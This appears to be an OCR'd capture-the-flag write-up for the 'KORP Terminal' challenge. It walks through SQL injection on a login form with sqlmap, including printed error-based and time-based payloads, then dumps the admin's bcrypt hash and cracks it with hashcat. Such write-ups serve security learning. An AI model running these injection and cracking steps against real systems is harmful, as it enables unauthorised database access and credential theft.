

Challenge: KORP Terminal


For this challenge, you are expected to know some basic topics, such as using proxies like Burp Suite, SQL injection enumeration, how to use SQLmap, and how to use Hashcat or John the Ripper. Let's have fun with this challenge!




For this challenge, we have an interesting login.



Let's try an SQL injection.



It shows a peculiar error: "You have an error in your SQL syntax." This indicates that the database allowing the user and password input is SQL.



Let's capture the request and copy it into a text file to use with SQLmap.

```
sqlmap -r r.txt
        ___
       __H__
 ___ ___['']____ ___ ___  {1.8.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 15:12:34 /2024-10-28/

[15:12:34] [INFO] parsing HTTP request from 'r.txt'
[15:12:34] [INFO] testing connection to the target URL
[15:12:35] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid
credentials (401). If this is intended, try to rerun by providing a valid value for option
'--ignore-code'
[15:12:35] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[15:12:35] [WARNING] your sqlmap version is outdated
```

When I used the command, I received a warning with code 401. This appeared because the page has a login, and the request had invalid credentials. That's why we need to use --ignore-code to continue.

```
sqlmap -r r.txt --ignore-code=401 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.3#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 15:19:17 /2024-10-28/

[15:19:17] [INFO] parsing HTTP request from 'r.txt'
[15:19:17] [INFO] resuming back-end DBMS 'mysql'
[15:19:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXTRACTVALUE)
    Payload: username=admin' AND EXTRACTVALUE(7423,CONCAT(0×5c,0×7176707671,(SELECT
(ELT(7423=7423,1))),0×717a766271)) AND 'YqmR'='YqmR&password=admin

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 8074 FROM (SELECT(SLEEP(5)))LEwi) AND
'gXNa'='gXNa&password=admin
---
[15:19:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[15:19:19] [INFO] fetching database names
[15:19:22] [INFO] retrieved: 'information_schema'
[15:19:23] [INFO] retrieved: 'test'
[15:19:24] [INFO] retrieved: 'korp_terminal'
available databases [3]:
[*] information_schema
[*] korp_terminal
[*] test

[15:19:24] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 5 times
[15:19:24] [INFO] fetched data logged to text files under '/home/parrot/.local/share/sqlmap/
output/94.237.51.21'
[15:19:24] [WARNING] your sqlmap version is outdated

[*] ending @ 15:19:24 /2024-10-28/
```

Now the command shows an interesting database: 'korp_terminal'.

```
sqlmap -r r.txt --ignore-code=401 -D korp_terminal --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

<SNIP>

[15:22:09] [INFO] fetching tables for database: 'korp_terminal'
[15:22:10] [INFO] retrieved: 'users'
Database: korp_terminal
[1 table]
+-------+
| users |
+-------+

[15:22:10] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 2 times
[15:22:10] [INFO] fetched data logged to text files under '/home/parrot/.local/share/sqlmap/
output/94.237.51.21'
[15:22:10] [WARNING] your sqlmap version is outdated

[*] ending @ 15:22:10 /2024-10-28/
```

The database shows the table users. Let's check it.

```
sqlmap -r r.txt --ignore-code=401 -D korp_terminal -T users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

<SNIP>

[1 entry]
+----+--------------------------------------------------------------+----------+
| id | password                                                     | username |
+----+--------------------------------------------------------------+----------+
| 1  | $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv. | admin    |
+----+--------------------------------------------------------------+----------+

<SNIP>

[*] ending @ 15:24:06 /2024-10-28/
```

Finally, we have a user and their password, but the password is hashed. We haven't used it yet, so let's crack it.

```
hashid '$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.'
Analyzing '$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.'
[+] Unknown hash
```

To crack it, let's use HashID to identify the hash. However, it shows an error; it doesn't identify the hash type.

```
hashcat hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================
* Device #1: pthread-haswell-13th Gen Intel(R) Core(TM) i7-13700HX, 14977/30019 MB (4096 MB allocatable),
12MCU

The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+==========================================
   3200 | bcrypt $2*$, Blowfish (Unix)                               | Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                             | Forums, CMS, E-Commerce
  25800 | bcrypt(sha1($pass)) / bcryptsha1                           | Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                       | Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].

Started: Tue Oct 29 13:03:39 2024
Stopped: Tue Oct 29 13:03:48 2024
```

Now, try using the hash with Hashcat. What would happen? It shows that some hash modules might match our hash.

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================
* Device #1: pthread-haswell-13th Gen Intel(R) Core(TM) i7-13700HX, 14977/30019 MB (4096 MB allocatable),
12MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Please specify the hash-mode with -m [hash-mode].

Started: Tue Oct 29 13:03:39 2024
Stopped: Tue Oct 29 13:03:48 2024

<SNIP>

$2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8GA563yiv.:password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2b$12$OF1QqLVkMFUwJrl1J1YG9u6FdAQZa6ByxFt/CkS/2HW8 ... 63yiv.
Time.Started.....: Tue Oct 29 13:05:50 2024 (2 mins, 2 secs)
Time.Estimated ...: Tue Oct 29 13:07:52 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       12 H/s (4.56ms) @ Accel:12 Loops:2 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1440/14344385 (0.01%)
Rejected.........: 0/1440 (0.00%)
Restore.Point....: 1296/14344385 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:4094-4096
Candidate.Engine.: Device Generator
Candidates.#1....: winston → michel
Hardware.Mon.#1 ..: Util: 45%

Started: Tue Oct 29 13:04:11 2024
Stopped: Tue Oct 29 13:07:54 2024
```

Let's try using bcrypt, and finally, we got the password.